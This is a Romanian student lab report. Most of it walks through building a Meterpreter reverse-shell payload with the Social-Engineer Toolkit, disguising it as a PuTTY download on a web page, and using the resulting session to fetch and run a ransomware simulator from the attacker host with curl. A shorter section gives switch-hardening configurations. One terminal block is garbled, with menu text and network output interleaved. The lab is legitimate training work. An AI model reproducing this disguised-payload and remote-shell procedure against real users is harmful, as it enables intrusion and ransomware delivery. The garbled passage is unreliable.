Trash
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 4

1) Windows Shell Reverse_TCP
2) Windows Reverse_TCP Meterpreter
3) Windows Reverse_TCP VNC DLL
4) Windows Shell Reverse_TCP X64
5) Windows Meterpreter Reverse TCP X64
6) Windows Meterpreter Egress Buster
7) Windows Meterpreter Reverse HTTPS
8) Windows Meterpreter Reverse DNS
9) Download/Run your Own Executable
                                         Spawn a command shell on victim and send back to attacker
                                         Spawn a meterpreter shell on victim and send back to attacker
                                         Spawn a VNC server on victim and send back to attacker
                                         Windows X64 Command Shell, Reverse TCP Inline
                                         Connect back to the attacker (Windows x64), Meterpreter
                                         Spawn a Meterpreter shell and find a port home via multiple ports
                                         Tunnel communication over HTTP using SSL and use Meterpreter
                                         Use a hostname instead of an IP address and use Reverse Meterpreter
                                         Downloads an executable and runs it

set: payloads>2
```

Apoi, configurăm payload-ul, astfel :

IP Address-ul pc-ului nostru pentru a crea path-ul DNS către pagina clonată
PORT for reverse engineering : aici putem pune orice, am ales portul 443

```

2) Website Attack Vectors
3) Infectious Media Generator
PIN 4) Create a Payload and Listener 56(84) bytes of data.
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
14 7) Wireless Access Point Attack Vector packet loss, time 13283ms
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules [~]

3 ip a
1 99) Return back to the main menu 5536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
set>i4 et 127 0 0 1/8 scope host lo
    valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        1) Windows Shell Reverse TCP red lft forever Spawn a command shell on victim and send back to attacker
2) Windows Reverse TCP Meterpreter R UP> mtu Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse TCP VNC DLL ord ff:ff:ff:ff:ff:ff Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP X64 0.255 scop Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse TCP X644483s Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster /e:9cf Spawn a Meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS 0sec Tunnel communication over HTTP using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS :re0e:749 Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable 300sec Downloads an executable and runs it
    inet6 fe80::1ad0:27ff:fe0e:749/64 scope link noprefixroute
set:payloads>2 ft forever preferred_lft forever
set:payloads> IP address for the payload listener (LHOST): 10.10.10.178
set:payloads> Enter the PORT for the reverse listener: 443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no): █

```

În alt CLI, mutăm payload-ul creat în fișierul /var/www/html, apoi edităm pagina (index.html) și introducem payload-ul strecându-l ca fiind un software legitim :

```

root@KaliJuganaru: /var/www/html
└── (razvan@KaliJuganaru) - [~]
    └── $ sudo cp -r /root/.set/payload.exe /var/www/html/NotAPayload.exe
[sudo] password for razvan:

└── (razvan@KaliJuganaru) - [~]
    └── $ nano /var/www/html/index.html
      File System
└── (razvan@KaliJuganaru) - [~]
    └── $ sudo nano /var/www/html/index.html

└── (razvan@KaliJuganaru) - [~]
    └── $ █


```

```

<p>PuTTY is an SSH and telnet client, developed originally by Simon Ta
<p><a href=NotAPayload.exe download=putty.exe>Download PuTTY</a></p>



```

Verificăm status-ul serviciile **apache2**, iar dacă acestea nu sunt active, le putem activa folosind start și enable :




```
(razvan@KaliJuganaru) [~]
$ systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: disabled)
   Active: active (running) since Wed 2024-08-28 08:29:15 EDT; 42min ago
     Invocation: 59ca189d9c674a20bbe0027583f9bbbe
      Docs: https://httpd.apache.org/docs/2.4/
    Process: 662 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Process: 16849 ExecReload=/usr/sbin/apachectl graceful (code=exited, status=0/SUCCESS)
   Main PID: 701 (apache2)
      Tasks: 6 (limit: 2269)
     Memory: 20.6M (peak: 31.6M)
        CPU: 624ms
       CGroup: /system.slice/apache2.service
               ├─ 701 /usr/sbin/apache2 -k start
               ├─16854 /usr/sbin/apache2 -k start
               ├─16855 /usr/sbin/apache2 -k start
               ├─16856 /usr/sbin/apache2 -k start
               ├─16857 /usr/sbin/apache2 -k start
               └─16858 /usr/sbin/apache2 -k start


Aug 28 08:29:15 KaliJuganaru systemd[1]: Starting apache2.service - The Apache HTTP Server...
Aug 28 08:29:15 KaliJuganaru apachectl[692]: AH00557: apache2: apr_sockaddr_info_get() failed for KaliJuganaru
Aug 28 08:29:15 KaliJuganaru apachectl[692]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.0>
Aug 28 08:29:15 KaliJuganaru systemd[1]: Started apache2.service - The Apache HTTP Server.
Aug 28 08:59:28 KaliJuganaru systemd[1]: Reloading apache2.service - The Apache HTTP Server...
Aug 28 08:59:28 KaliJuganaru apachectl[16852]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.0>
Aug 28 08:59:28 KaliJuganaru systemd[1]: Reloaded apache2.service - The Apache HTTP Server.
lines 1-26/26 (END)
```

Acum, de pe alt PC simulăm ce ar trebui să facă un alt end-user (o ţintă) ca payload-ul sa înceapă un proces..
Descarcă payload-ul mascat, în cazul nostru putty.exe, aşa cum este evidențiat in poză.



Acum, având o sesiune activă, o selectăm cu ajutorul comenzi **sessions**, putem accesa consola PC-ului său utilizând comanda **shell** :




```

root@KaliJuganaru: /var/www/html
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.178:443
msf6 exploit(multi/handler) > sessions -i
Active sessions
=====
No active sessions.

msf6 exploit(multi/handler) >
[*] Sending stage (176198 bytes) to 10.10.10.140
[*] Meterpreter session 1 opened (10.10.10.178:443 -> 10.10.10.140:49906) at 2024-08-28 09:30:23 -0400
msf6 exploit(multi/handler) > sessions -i
Active sessions
=====
Id Name Type Information Connection
-- -- -- -----
1 meterpreter x86/windows DESKTOP-VC7HQ3C\Savnet @ DESKTOP-VC7HQ3C 10.10.10.178:443 -> 10.10.10.140:49906 (172.16.10.254)

msf6 exploit(multi/handler) > session 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...
meterpreter > 

```



```

root@KaliJuganaru: /var/www/html
File Machine View Input Devices Help
root@KaliJuganaru: /var/www/html
[*] hashdump
Dumps the contents of the SAM database

Priv: Timestamp Commands
=====
File System Command Description
----- -----
timestamp Manipulate file MACE attributes

For more info on a specific command, use <command> -h or help <command>.

meterpreter > shell
Process 4104 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4780]
(c) Microsoft Corporation. All rights reserved.




C:\Users\Savnet\Downloads>curl -O 10.10.10.178/CashCat.exe
curl -O 10.10.10.178/CashCat.exe
  % Total    % Received % Xferd  Average Speed   Time   Time  Current
     0      0      0      0      0      0      0      0      0      0
  100  518k  100  518k    0      0  6762k  0 --:--:-- --:--:-- 6822k

C:\Users\Savnet\Downloads>start CashCat.exe
start CashCat.exe

C:\Users\Savnet\Downloads>

```

După rularea comenzi **start CashCat.exe** în shell, putem observa mai jos ce se întamplă pe PC-ul său :





CashCatRansomwareSimulator poate fi obținut din github, link direct :
<https://github.com/leeberg/CashCatRansomwareSimulator/releases/download/v1.4/CashCat.zip>

Se va downloada ca zip, trebuie doar să îl dăm **unzip**, and everything's set.

X. SYN Flood

Lansăm un SYN Flood pe spațiul virtual (GNS3) :



3.2 Implementarea măsurilor de securitate :

Atacurile date de tip **flood** si **amplification** pot fi împiedicate implementând Rate Limiting :

Rate Limiting ICMP: se utilizează pentru pachetele ICMP, pentru a preveni inundarea.

```
SW16<config>#int g1/0/2
SW16<config-if>#storm
SW16<config-if>#storm-control b
SW16<config-if>#storm-control broadcast le
SW16<config-if>#storm-control broadcast level 5.00
SW16<config-if>#sto
SW16<config-if>#storm-control mu
SW16<config-if>#storm-control multicast l
SW16<config-if>#storm-control multicast level 5.00
SW16<config-if>#[]
```

Atacul de tip **ARP Spoofing** îl putem împiedica implementând Dynamically Inspecting ARP :

Dynamically Inspecting ARP: se utilizează pe switch-uri pentru a valida traficul ARP.

```
SW16<config-if>#ex
SW16<config>#int g1/0/2
SW16<config-if>#ip d
SW16<config-if>#ip dh
SW16<config-if>#ip dhcp t
SW16<config-if>#ip dhcp tr
SW16<config-if>#ip dhcp trust
SW16<config-if>#ip dhcp snoo
SW16<config-if>#ip dhcp snooping tr
SW16<config-if>#ip dhcp snooping trust
SW16<config-if>#ip dh
SW16<config-if>#ip dhcp snoo
SW16<config-if>#ip dhcp snooping limit rate 10
SW16<config-if>#exit
SW16<config>#ip ar
SW16<config>#ip arp in
SW16<config>#ip arp inspection v1
SW16<config>#ip arp inspection vlan 20
SW16<config>#int g1/0/2
SW16<config-if>#ip ar
SW16<config-if>#ip arp in
SW16<config-if>#ip arp inspection tr
SW16<config-if>#ip arp inspection trust
SW16<config-if>#[]
```

Atacul de tip **STP** îl putem împedica implementând Root Guard/BPDU Guard :

Root Guard/ BPDU Guard: se activează pe porturile switch-urilor pentru a preveni atacurile STP.

```
SW16<config-if>#spanning-tree bpd
SW16<config-if>#spanning-tree bpdu
SW16<config-if>#spanning-tree bpdug
SW16<config-if>#spanning-tree bpdukguard e
SW16<config-if>#exit
SW16<config>#int vlan 20
SW16<config-if>#sp
SW16<config-if>#spanning-tree bpd
SW16<config-if>#spanning-tree bpdug
SW16<config-if>#spanning-tree bpdukguard en
SW16<config-if>#spanning-tree bpdukguard enable
SW16<config-if>#
```

Atacul de tip **DHCP Starvation** îl putem împiedica activând DHCP snooping-ul :

Activarea DHCP snooping: *DHCP snooping este o funcționalitate disponibilă pe majoritatea switch-urilor gestionate, care permite monitorizarea și filtrarea traficului DHCP. Aceasta asigură că doar serverele DHCP legitime pot răspunde la cereri și poate bloca cererile de pe porturile neautorizate.*

- **ip dhcp snooping trust**
- **ip dhcp snooping limit rate 10**

Configurarea pentru DHCP Snooping este prezentat în același screenshot cu cea a configurării Dynamically Inspecting ARP-ului.

3.3 Exploatarea vulnerabilităților :

CVE-2017-0144 este o vulnerabilitate cunoscută sub numele de **EternalBlue**, care a fost exploatată de unelte de hacking precum **WannaCry** și **NotPetya**. Aceasta afectează implementarea Server Message Block (SMB) versiunea 1 în mai multe versiuni ale sistemului de operare Microsoft Windows.

<https://nvd.nist.gov/vuln/detail/cve-2017-0144>

4. Concluzii

Acest proiect evidențiază necesitatea unei planificări atente și a unei implementări precise a unei rețele complexe, subliniind că gestionarea resurselor și securitatea robustă sunt esențiale pentru funcționarea eficientă a unei rețele distribuite.

